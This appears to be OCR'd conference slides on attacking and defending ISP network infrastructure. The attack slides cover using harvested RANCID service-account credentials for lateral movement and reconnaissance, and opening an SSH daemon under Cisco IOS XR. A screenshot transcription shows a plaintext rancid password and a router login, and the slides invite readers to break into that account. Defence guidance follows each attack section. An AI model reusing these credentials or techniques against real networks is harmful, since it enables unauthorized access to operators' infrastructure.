
- Configuration Control - alert on unexpected config changes.
- Use Best Practice for Cisco Password encryption.
- Consider RadSec for Authentication.
- Centralised logging with SIEM alerting for any unexpected use of Service Account & Master Account credentials.
- Lockdown Service Accounts for least privilege and trusted vectors only.



Lateral Movement & Reconnaissance


- The bad actor can use the rancid credentials to move laterally and extract information.
- It's “normal” for the rancid account to be logging into all network elements.
- The attacker can hide in plain site and perform network discovery and reconnaissance.
- Video demonstration of how the bad actor can use the rancid credentials to move laterally to other Network elements and collect configuration and topology information.




ec2-3-107-202-193.ap-southeast-2.compute.amazonaws.com
*Untitled - Notepad
File Edit Format View Help
user: rancid
pass: w2txIjvE8ok$yi!
Ln 2, Col 22 100% Windows (CRLF) UTF-8
203.32.32.32 - PuTTY
login as: bozo
Keyboard-interactive authentication prompts from server:
Password:
End of keyboard-interactive prompts from server
bozo-bng01#show user
Line User Host(s) Idle Location
* 2 vty 0 bozo idle 00:00:00
ec2-3-107-202-193.ap-southeast-2.compute.amazonaws.com
Interface User Mode Idle Peer Address
bozo-bng01#
EC2 Microsoft Windows G...
Microsoft Edge
Search
6:51 AM
8/12/2025


Lateral Movement & Reconnaissance – Defence

- Lockdown Service Accounts for least privilege and trusted vectors only.
- Lockdown Network Elements so they will only accept connections from trusted Jump host source addresses.
- No lateral movement from device to device should be allowed.
- Lockdown Jump hosts so they can’t be accessed from the network side.
- Potentially use certificates for Service Account credentials. Rotate frequently.
- Segment your network environment.
- Centralised logging with SIEM alerting for unexpected use of Admin / Service Accounts.




Privilege Escalation & Persistence

- Bad actor can use the same technique to harvest admin user credentials. It just takes time & patience.
- Cisco 64bit IOS XR Supports “Application Hosting” in the underlying Linux operating system.
- From the bash shell its possible in certain IOS versions to start an SSH daemon that listens on port 57722.
- Bad actor might be able to establish a direct SSH connection to the underlying Linux environment.
- There was lots of documentation available a few years back on how to achieve this.
- Cisco seem to have cleaned up their security and documentation in recent years with IOS XR v24.




Privilege Escalation & Persistence - Defence

- Retire Legacy.
- Upgrade your software regularly so that its supported.
- Keep up to date with vendor vulnerabilities.
- Apply security patches.
- Lifecycle hardware environments.
- Regular Penetration testing of all infrastructure IP ranges for open ports.



Wargame Environment

- These demonstrations are all from a real Network.
- “Bozo Networks” exists and is on the Internet.
- You can view the Joint Cybersecurity Advisory and videos from this presentation here: https://bozo.net.au
- There might even be some Vocus swag for the first person to email the Hostmaster at Bozo Networks with the (new) password of the Bozo rancid account.
- Thanks to lots of people at Vocus for helping me with this presentation.



Questions?